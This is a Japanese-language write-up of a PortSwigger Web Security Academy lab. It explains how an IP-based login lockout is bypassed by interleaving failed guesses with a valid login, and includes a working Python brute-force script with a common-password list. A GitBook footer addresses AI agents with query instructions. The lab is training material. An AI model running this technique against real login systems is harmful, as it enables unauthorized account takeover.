> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/authentication/broken-brute-force-protection-ip-block.md).
# IPベースのブロックを伴う脆弱なブルートフォース防御
IPベースのブロックを伴う脆弱なブルートフォース防御の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 壊れたブルートフォース防御、IPブロック
このラボには、ブルートフォース攻撃に対する防御に論理的な欠陥があります。/ 目的は **被害者のパスワードを強化し** その後、彼のアカウントにログインすることです。
* **提供された認証情報:** wiener / peter
* **被害者のユーザー名:** carlos
#### ブロック機構の観察

carlos ユーザーでいくつかの組み合わせを試すと、 **3回の誤った試行**の後、アプリケーションは次を表示します:
> *誤ったログイン試行が多すぎます。1分後に再試行してください。*
したがって、このサイトは **IPアドレスに基づくブロック** を複数回連続で失敗した後に適用します。
### IPブロックの回避
この防御を回避するため、論理的な欠陥を利用します:
* 送信するのは **2回の** carlos への無効な試行です。
* そして **3回目の** 試行では、有効な認証を送信しますが、wiener の資格情報で peter を使います。
* この接続が成功すると、システムはこのIPアドレスのカウンタをリセットします。
### 使用した Python スクリプト

次のスクリプトは、carlos に対して2つのパスワードを試し、その後 wiener としての成功した接続でカウンタをリセットすることで攻撃を自動化します:
```python
import requests
import time
url = "https://0a19006903c3409a83f97eef000a00be.web-security-academy.net/login"
session_cookie = "7iUGnIrXGPogHTIfzuPfAC89Jel0jghh"
passwords = [
"123456", "password", "12345678", "qwerty", "123456789", "12345", "1234",
"111111", "1234567", "dragon", "123123", "baseball", "abc123", "football",
"monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321",
"mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx",
"7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1",
"jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer",
"harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000",
"charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars",
"klaster", "112233", "george", "computer", "michelle", "jessica", "pepper",
"1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777",
"pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua",
"cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea",
"biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin",
"thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring",
"montana", "moon", "moscow"
]
session = requests.Session()
def login(username, password):
headers = {'Cookie': f'session={session_cookie}'}
data = {'username': username, 'password': password}
return session.post(url, headers=headers, data=data, allow_redirects=False)
for i in range(0, len(passwords), 2):
batch = passwords[i:i+2]
for password in batch:
print(f"Trying carlos:{password}")
response = login("carlos", password)
if response.status_code == 302:
print(f"PASSWORD FOUND! carlos:{password}")
exit()
if i + 2 < len(passwords):
print("Resetting with wiener:peter")
login("wiener", "peter")
time.sleep(1)
パスワードが見つかりませんでした
```
攻撃によって判明した carlos の正しいパスワードは:
> **michelle**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/authentication/broken-brute-force-protection-ip-block.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.